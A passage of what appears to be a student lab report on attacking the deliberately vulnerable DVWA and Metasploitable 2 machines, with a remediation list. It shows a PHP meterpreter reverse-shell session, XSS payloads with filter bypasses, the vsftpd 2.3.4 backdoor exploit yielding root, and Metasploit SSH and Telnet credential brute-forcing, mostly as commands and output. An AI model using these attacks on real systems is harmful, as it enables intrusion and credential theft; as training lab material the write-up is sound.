[*] Using configured payload php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 127.0.0.1      # (if DVWA and Metasploit are both local)
[*] The following options failed to validate: Value '127.0.0.1' # (if DVWA and Metasploit are both local)' is not valid for option 'LHOST'.
LHOST => 192.168.100.50
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.50:4444
[*] Sending stage (40004 bytes) to 172.17.0.2
[*] Meterpreter session 1 opened (192.168.100.50:4444 -> 172.17.0.2:52898) at 2025-05-05 18:27:51 +0530

meterpreter >
meterpreter > ls
Listing: /var/www/html/hackable/uploads

Mode          Size    Type   Last modified           Name           DVWA Security
100644/rw-r--r--  667  fil    2018-10-12 23:14:28 +0530  dvwa_email.png
100644/rw-r--r--  1116 fil    2025-05-05 18:21:38 +0530  exploit.php

meterpreter > pwd
/var/www/html/hackable/uploads
meterpreter > sysinfo
Computer : 09fb05fc2ad92
OS        : Linux 88785fc2ad92 6.6.9-9-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.6.9-1-kali12 (2024-01-08) x86_64
Meterpreter : cmd/linux
meterpreter > 

```

## Cross site scripting (XSS)

*Cross-Site Scripting (XSS) is a type of security vulnerability in web applications. It occurs when a web application receives and then executes untrusted input, usually in the form of a user-supplied script. This can allow an attacker to execute arbitrary code within the browser of the victim who visits the affected site, steal sensitive information such as cookies or session tokens, or redirect the victim to a malicious site.*

*There are generally three types of Cross-Site Scripting (XSS) attacks:*

- *Stored XSS: This type of XSS attack occurs when an attacker injects a malicious script into a web page that is then stored on the server. The script is then executed whenever a user visits*

*the affected page, potentially allowing the attacker to steal sensitive information, perform actions on behalf of the user, or redirect the user to a malicious site. This type of attack is also known as “persistent XSS.”*

- *Reflected XSS: This type of XSS attack occurs when an attacker injects a malicious script into a web page that is then immediately executed by the victim’s browser. The script is not stored on the server, and is only executed when the affected page is loaded. This type of attack is also known as “non-persistent XSS.”*
- *DOM-based XSS: This type of XSS attack occurs on client-side of the application and the attack is delivered via manipulating DOM (Document Object Model) rather than injecting payloads as part of HTML.*

## ***Stored XSS - Cross site scripting***

### ***Low difficulty Stored XSS***

*The stored XSS tab provides a guestbook where whatever is submitted is stored in the database and displayed without any sanitization.*

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

Name: test  
Message: This is a test comment.

*So , you can submit the following script and whenever, any user visits the page will get an alert.*

```
<script>alert("testing")</script>
```

**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

Name: 1  
127.0.0.1:8081  
hello again

OK

More Information

### ***Medium difficulty Stored XSS***

*In medium difficulty in the message tab, it removes all HTML tags and also encodes any special characters. So, the message field is secure. However, the name field only replaces*

“script” with space. So, we can use any other tag or even we can capitalize script to bypass the filter

However, we also need to increase the input field length as it restricts the field length to 100, just inspect the elements, increase the field limit and submit the following script.

```
<SCRIPT>alert("testing")</SCRIPT>
```


**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

 127.0.0.1:8081

hello again



## High difficulty Stored XSS

In high difficulty, the script tag is properly sanitized and we can not use it in any other way. But, we can still use other tags.

So, use the following tag in the name filter to exploit stored XSS.

```
<img src=x onError=alert("testing")>
```


**Vulnerability: Stored Cross Site Scripting (XSS)**

Name \*

Message \*

 127.0.0.1:8081

hello again



# **Reflected XSS -Cross site scripting**

## **Low difficulty Reflected XSS**


We are provided with a text box, whatever we submit is published on the page with hello response. we can directly add a script in the text box as no input sanitization is being performed. We will receive an alert instantly.

```
<script>alert("hello again")</script>
```

### **Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

Hello



## **Medium difficulty Reflected XSS**


In medium difficulty, only the “script” word is being sanitized, so we can modify it a bit and use the following to bypass the filter.

```
<Script>alert("hello again")</Script>
```

### **Vulnerability: Reflected Cross Site Scripting (XSS)**

What's your name?

Hello



## **High difficulty Reflected XSS**

*In high difficulty, the script tag is properly sanitized, so we need to use some other tag. For example:-*

```
<img src=x onError=alert("testing")>
```

Vulnerability: Reflected Cross Site Scripting (XSS)

A screenshot of a web application interface titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It features a form with a text input field containing "src=x onError=alert('testing')>" and a "Submit" button. Below the form, a red "Hello" button is visible. A second screenshot below shows a browser window with the URL 127.0.0.1:8081. The content area displays the text "testing" above a blue "OK" button. A small circular icon with a question mark is in the top-left corner of the content area.

## **DOM based XSS - Cross site scripting**

### **Low difficulty DOM Based XSS**

*We have a selection box, where we can select a language. Once we choose any language, it becomes part of DOM. We can exploit it by making our script part of DOM. Just replace the URL with the script as shown in the picture*

```
<script>alert("hello again")</script>
```

```
127.0.0.1:8081/vulnerabilities/xss_d/?default=<script>alert("hello again")</script>
```



### **Remediation's for DVWA:**

#### **1. Command Execution:**

- Strict input validation.
- Disable shell command execution.
- Use secure system call APIs.
- Escape command characters.
- Audit inputs.

#### **2. CSRF (Cross-Site Request Forgery):**

- Use anti-CSRF tokens bound to sessions.
- Validate referrer and origin headers.
- Regenerate tokens per request.
- Implement same-site cookies.

#### **3. File Inclusion (LFI/RFI):**

- Whitelist allowable files.
- Disable dynamic file inclusion.
- Validate and sanitize all file path inputs.
- Store includes outside web root.

#### **4. SQL Injection:**

- Use prepared statements and parameterized queries.
- Validate input types and lengths.
- Enforce least privilege for DB users.
- Monitor queries.

#### **5. File Upload:**

- Whitelist file types and extensions.
- Validate MIME types and content headers.
- Rename files on upload.
- Scan with antivirus.
- Store outside web-accessible directories.

#### **6. Stored XSS:**

- Sanitize and encode user inputs and outputs.
- Apply CSP (Content Security Policy).
- Use escaping functions or libraries like OWASP Java Encoder.

#### **7. Reflected XSS:**

- Sanitize query parameters.
- Encode all untrusted data before rendering in the browser.
- Avoid using innerHTML for rendering user input.

#### **8. DOM-based XSS:**

- Use safe DOM methods (textContent, setAttribute).
- Avoid eval() and dynamic HTML rendering.
- Sanitize client-side inputs.
- Enforce CSP.

- Use libraries like DOMPurify.

## 3- METASPLOITABLE 2

### **Nmap Scan Results and Security Observations**

**Command:** nmap -sV 192.168.56.102 21

An Nmap scan on the target system (192.168.56.102) revealed multiple open ports and services, including FTP, SSH, Telnet, SMTP, and HTTP. Many of these services are outdated, such as vsftpd 2.3.4 and Apache 2.2.8, which are known to have security vulnerabilities. Insecure protocols like Telnet and RSH are also enabled, increasing the risk of unauthorized access. The presence of these services suggests that the system may be used for testing, but in a real environment, it would pose significant security risks.

```
(root@aysh)-[/home/aysha]
# nmap -sV 192.168.56.102 21

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-30 03:12 EDT
Nmap scan report for 192.168.56.102
Host is up (0.015s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       Netkit rshd
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
```

## **1.Exploring FTP**

- Method 1: Establishing a connection using FTP credentials.

**Command:** ftp 192.168..56.102

**Username:** msfadmin

**Password:** msfadmin

The image shows a successful FTP connection to the target system at IP address 192.168.56.102 using the username msfadmin. The server is running vsftpd 2.3.4, an outdated version of the FTP server software. After entering the correct password, the login was successful, allowing access to the remote file system. Commands like ls and pwd were used to list the directory contents and confirm the current working directory, which is /home/msfadmin. This demonstrates that basic FTP credentials can be used to access files on the server, which could lead to further exploitation if sensitive files are exposed.

```
(aysha@aysh)-[~]
$ ftp 192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.4)
Name (192.168.56.102:aysha): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||16128|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000      1000        4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> whoami
?Invalid command.
ftp> pwd
Remote directory: /home/msfadmin
ftp> 
```

## *- Method 2: Exploiting FTP through the Metasploit framework.*

*This method demonstrates exploiting a known vulnerability in the vsftpd (Very Secure FTP Daemon) version 2.3.4 service using the Metasploit Framework.*

### **Step 1: Search for the vsftpd module**

We begin by searching the Metasploit Framework for available modules related to vsftpd:

**Command:** search vsftpd

The search results list several modules. For this attack, we focus on the module, which targets a backdoor vulnerability in vsftpd 2.3.4.

```
msf6 > search vsftpd
[...]
Matching Modules
=====
#  Name
-  --
0  auxiliary/dos/ftp/vsftpd_232      2011-02-03    normal   Yes   VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03    excellent No    VSFTPD v2.3.4 Backdoor Command Execution
[...]
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

### **Step 2: Load the module**

We load the identified exploit module using:

**Command:** use exploit/unix/ftp/vsftpd\_234\_backdoor

Alternatively, if using the module index, we can load it with:

**Command:** use 0

```
msf6 > use 0
msf6 auxiliary(dos/ftp/vsftpd_232) > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd 234 backdoor) > show option
```

### **Step 3: Show module options**

Before configuring the module, we display its available options:

**Command:** show options

This reveals the required settings:

*RHOSTS*: The target host's IP address.

*RPORT*: The FTP service port (default is 21).

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
----      -----          -----  -----
CHOST            no        no       The local client address
CPORT            no        no       The local client port
Proxies          no        no       A proxy chain of format type:host:port[,type:host:port,...]
RHOSTS          yes        yes      The target host(s), see https://docs.metasploit.com/
RPORT           21        yes      The target port (TCP)

Exploit target:
=====
Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.
```

#### Step 4: Set *RHOSTS*

We specify the target machine's IP address:

**Command:** set RHOSTS 192.168.56.102

This tells Metasploit which host to attack

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
----      -----          -----  -----
CHOST            no        no       The local client address
CPORT            no        no       The local client port
Proxies          no        no       A proxy chain of format type:host:port[,type:host:port,...]
RHOSTS          192.168.56.102  yes      The target host(s), see https://docs.metasploit.com/
RPORT           21        yes      The target port (TCP)

Exploit target:
=====
Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.
```

## **Step 5: Run the exploit**

We launch the exploit using:

**Command:** run

Or

**Command:** exp

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:44099 -> 192.168.56.102:6200) at 2025-04-30 03:33:46 -0400

whoami
root
pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
```

|   |   |
|---|---|
| Build Date                              | Jan 6 2019 21:50:32   |
| Server API                              | CGI/FastCGI   |
| Virtual Directory Support               | disabled  |
| Configuration File (php.ini) Path       | /etc/php5/cgi   |
| Loaded Configuration File               | /etc/php5/cgi/php.ini   |
| Scan this dir for additional .ini files | /etc/php5/cgi/conf.d  |
| additional .ini files parsed            | /etc/php5/cgi/conf.d/odbc.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/mysqlnd.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/pdo_mysql.ini |
| PHP API                                 | 20141225  |
| PHP Extension                           | 20060613  |
| Zend Extension                          | 220060619   |
| Debug Build                             | no  |
| Thread Safety                           | disabled  |
| Zend Memory Manager                     | jemalloc  |

## **2. EXPLOITING SSH**

This section outlines the process of exploiting an SSH service using the Metasploit Framework to gain unauthorized access to a system by performing a brute-force attack on SSH login credentials.

### **Step 1: Searching for SSH Modules**

We began by launching the Metasploit console and searching for relevant SSH modules:

**Command:** search ssh

This returned several modules, among which the following was selected:  
auxiliary/scanner/ssh/ssh\_login

This module is designed for brute-forcing SSH login credentials across one or more systems.

| Matching Modules          |  |                 |           |       |   |  |
|---------------------------|--|-----------------|-----------|-------|---|--|
| #                         | Name   | Disclosure Date | Rank      | Check | Description   |  |
| 0                         | exploit/linux/http/alienVault_exec                               | 2017-01-31      | excellent | Yes   | AlienVault OSSIM/USM Remote Code Execution                                  |  |
| 1                         | auxiliary/scanner/ssh/apache_karaf_command_execution             | 2016-02-09      | normal    | No    | Apache Karaf Default Credentials Command Execution                          |  |
| 2                         | auxiliary/scanner/ssh/karaf_login                                |                 | normal    | No    | Apache Karaf Login Utility  |  |
| 3                         | exploit/apple_ios/ssh/cydia_default_ssh                          | 2007-07-02      | excellent | No    | Apple iOS Default SSH Password Vulnerability                                |  |
| 4                         | exploit/unix/ssh/arista_tacplus_shell                            | 2020-02-02      | great     | Yes   | Arista restricted shell escape (with privesc)                               |  |
| 5                         | exploit/unix/ssh/array_vxag_vapv_privkey_privesc                 | 2014-02-03      | excellent | No    | Array Networks vAPV and vxAG Private Key Privilege Escalation               |  |
| <u>Ion Code Execution</u> |  |                 |           |       |   |  |
| 6                         | exploit/linux/ssh/ceragon_fibeair_known_privkey                  | 2015-04-01      | excellent | No    | Ceragon FibreAir IP-10 SSH Private Key Exposure                             |  |
| 7                         | auxiliary/scanner/ssh/berberus_sftp_enumusers                    | 2014-05-27      | normal    | No    | Cerberus FTP Server SFTP Username Enumeration                               |  |
| 8                         | auxiliary/dos/cisco/cisco_7937g_dos                              | 2020-06-02      | normal    | No    | Cisco 7937G Denial-of-Service Attack  |  |
| 9                         | auxiliary/admin/http/cisco_7937g_ssh_privesc                     | 2020-06-02      | normal    | No    | Cisco 7937G SSH Privilege Escalation  |  |
| 10                        | exploit/linux/http/cisco_asax_sfr_rcf                            | 2022-06-22      | excellent | Yes   | Cisco ASA-X with FirePOWER Services Authenticated Command Injection         |  |
| 11                        | target: Shell Dropper  | .               | .         | .     | .   |  |
| 12                        | target: Linux Dropper  | .               | .         | .     | .   |  |
| 13                        | auxiliary/scanner/http/cisco_firepower_login                     | .               | normal    | No    | Cisco Firepower Management Console 6.0 Login                                |  |
| 14                        | exploit/linux/ssh/cisco_ucs_scpsuser                             | 2019-08-21      | excellent | No    | Cisco UCS Director default scpsuser password                                |  |
| 15                        | auxiliary/scanner/ssh/eaton_xpert_backdoor                       | 2018-07-18      | normal    | No    | Eaton Xpert Meter SSH Private Key Exposure Scanner                          |  |
| 16                        | exploit/linux/ssh/exagrid_known_privkey                          | 2016-04-07      | excellent | No    | ExaGrid Known SSH Key and Default Password                                  |  |
| 17                        | exploit/linux/ssh/f5_bigip_known_privkey                         | 2012-06-11      | excellent | No    | F5 BIG-IP SSH Private Key Exposure  |  |
| 18                        | exploit/linux/http/fortinet_authentication_bypass_cve_2022_40684 | 2022-10-10      | excellent | Yes   | Fortinet FortiOS, FortiProxy, and FortiSwitchManager authentication bypass. |  |
| 19                        | auxiliary/scanner/ssh/fortinet_backdoor                          | 2016-01-09      | normal    | No    | Fortinet SSH Backdoor Scanner   |  |

## *Step 2: Setting Up the Module*

We selected and configured the ssh\_login scanner:

**Command:** use auxiliary/scanner/ssh/ssh\_login

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search ssh_login
Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  --
0  auxiliary/scanner/ssh/ssh_login          .              normal  No     SSH Login Check Scanner
1  auxiliary/scanner/ssh/ssh_login_pubkey   .              normal  No     SSH Public Key Login Scanner

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options
```

Module options (auxiliary/scanner/ssh/ssh\_login):

| Name             | Current Setting | Required | Description   |
|------------------|-----------------|----------|---|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password   |
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users   |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5   |
| CreateSession    | true            | no       | Create a new session for every successful login   |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database  |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list   |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list   |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none)   |
| PASSWORD         |                 | no       | A specific password to authenticate with  |
| PASS_FILE        |                 | no       | File containing passwords, one per line   |
| RHOSTS           |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit">https://docs.metasploit.com/docs/using-metasploit</a> |
| RPORT            | 22              | yes      | The target port   |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host  |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)   |
| USERNAME         |                 | no       | A specific username to authenticate as  |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line   |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users  |
| USER_FILE        |                 | no       | File containing usernames, one per line   |
| VERBOSE          | false           | yes      | Whether to print output for all attempts  |

We set our values as follows:

**Command:**

set RHOSTS 192.168.50.102

set USER\_FILE /home/kali/Desktop/users.txt

set PASS\_FILE /home/kali/Desktop/pass.txt

set STOP\_ON\_SUCCESS true

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/aysha/Desktop/pass.txt
USER_FILE => /home/aysha/Desktop/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/aysha/Desktop/pass.txt
PASS_FILE => /home/aysha/Desktop/pass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):
Name      Current Setting  Required  Description
----      -----          ----- 
ANONYMOUS_LOGIN    false        yes       Attempt to login with a blank username and password
BLANK_PASSWORDS   false        no        Try blank passwords for all users
BRUTEFORCE_SPEED  5           yes      How fast to bruteforce, from 0 to 5
CreateSession     true        no        Create a new session for every successful login
DB_ALL_CREDS     false        no        Try each user/password couple stored in the current database
DB_ALL_PASS      false        no        Add all passwords in the current database to the list
DB_ALL_USERS     false        no        Add all users in the current database to the list
DB_SKIP_EXISTING none        no        Skip existing credentials stored in the current database (Accepted: none, user, user&password)
PASSWORD         /home/aysha/Desktop/pass.txt  no        File containing password to authenticate with
PASS_FILE        /home/aysha/Desktop/pass.txt  no        File containing passwords, one per line
RHOSTS           192.168.56.102  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-modules
RPORT             22           yes      The target port
STOP_ON_SUCCESS  false        yes      Stop guessing when a credential works for a host
THREADS          1            yes      The number of concurrent threads (max one per host)
USERNAME         msfadmin    no        A specific username to authenticate as
USERPASS_FILE    /home/aysha/Desktop/pass.txt  no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false        no        Try the username as the password for all users
USERFILE         /home/aysha/Desktop/pass.txt  no        File containing usernames, one per line
VERBOSE          false        yes      Whether to print output for all attempts
```

### Step 3: Running the Attack

We initiated the brute-force attack:

**Command:** run

Metasploit attempted SSH logins using the provided user and password lists. Upon a successful match, a session was opened:

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.102:22 - Starting bruteforce
[+] 192.168.56.102:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(d6(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)) Linux metasploitable 2.6.24-16-server'
[*] SSH session 2 opened (10.0.2.15:39119 -> 192.168.56.102:22) at 2025-04-30 03:58:50 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

### Step 4: Post-Exploitation

Metasploit showed the active sessions:

**Command:** sessions

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.102:22 - Starting bruteforce
[+] 192.168.56.102:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(d6(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)) Linux metasploitable 2.6.24-16-server'
[*] SSH session 2 opened (10.0.2.15:39119 -> 192.168.56.102:22) at 2025-04-30 03:58:50 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
Active sessions
=====
Id  Name  Type      Information  Connection
---  ---  ---      ---          ---
2   shell  linux  SSH root @  10.0.2.15:39119 -> 192.168.56.102:22 (192.168.56.102)

msf6 auxiliary(scanner/ssh/ssh_login) > 
```

### **3.Telnet Exploitation (Port 23):**

*In this section, we demonstrate how an attacker can gain shell access to a vulnerable target system — Metasploitable2 — using the Telnet protocol, which transmits data in plaintext and is inherently insecure.*

#### **Step 1: Telnet Login Module Search in Metasploit**

*The screenshot displays a Metasploit Framework session where the search telnet\_login command was executed to identify modules related to Telnet authentication. The search results returned the Telnet Login Scanner module auxiliary/scanner/telnet/telnet\_login*

```
msf6 > search telnet_login
Matching Modules
=====
#  Name
- -----
0  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06    normal Yes   Netgear PNPX_GetShareFol
1  auxiliary/scanner/telnet/telnet_login                           .          normal No    Telnet Login Check Scann

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login
```

#### **Step 2: Telnet Login Attempt**

*A Telnet connection was established to the target system (192.168.56.102) using default credentials (msfadmin:msfadmin). After successful authentication, the whoami command confirmed access as the msfadmin user. This step highlights Telnet's insecurity, as it transmits data in plaintext, making it vulnerable to unauthorized access.*

```
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 auxiliary(scanner/telnet/telnet_login) > run
[!] 192.168.56.102:23 - No active DB -- Credential data will not be saved!
[-] 192.168.56.102:23 - LOGIN FAILED: msgadmin:msgadmin (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: msgadmin:1234 (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: msgadmin:helloman (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: msgadmin:goinghollydays (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: msgadmin:seeyousoon (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: msgadmin:12345 (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: msgadmin:alicehere (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: msgadmin:msfadmin (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: msgadmin:useruser (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: msgadmin:rootuser (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: msgadmin: (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: msgadmin: (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: 1234:msgadmin (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: 1234:1234 (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: 1234:helloman (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: 1234:goinghollydays (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: 1234:seeyousoon (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: 1234:12345 (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: 1234:alicehere (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: 1234:msfadmin (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: 1234:useruser (Incorrect: )
[-] 192.168.56.102:23 - LOGIN FAILED: 1234:rootuser (Incorrect: )
```

### **Step 3: Configuring Telnet Login Module in Metasploit**

The screenshot shows the configuration of the Telnet Login Scanner module in Metasploit. The user sets the password file (PASS\_FILE) and user file (USER\_FILE) to specify credential lists for brute-force attempts. The show options command displays available settings, including anonymous login attempts, blank passwords, and brute-force speed control.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /home/aysha/Desktop/pass.txt
PASS_FILE => /home/aysha/Desktop/pass.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /home/aysha/Desktop/users.txt
USER_FILE => /home/aysha/Desktop/users.txt
msf6 auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):
Name          Current Setting      Required  Description
----          -----              ----
ANONYMOUS_LOGIN    false           yes       Attempt to login with a blank username and password
BLANK_PASSWORDS   false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes      How fast to bruteforce, from 0 to 5
CreateSession     true            no        Create a new session for every successful login
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS       false           no        Add all passwords in the current database to the list
```

### **Step 4: Successful Telnet Exploitation**

The Metasploit Telnet Login Scanner successfully authenticated using the credentials msfadmin:msfadmin on the target system (192.168.56.102). A command shell session was established, allowing remote access from 192.168.56.103 to the Telnet service on port 23.

```
[+] 192.168.56.102:23 - 192.168.56.102:23 - LOGIN FAILED: msfadmin:alicehere (Incorrect: )
[+] 192.168.56.102:23 - 192.168.56.102:23 - Login Successful: msfadmin:msfadmin
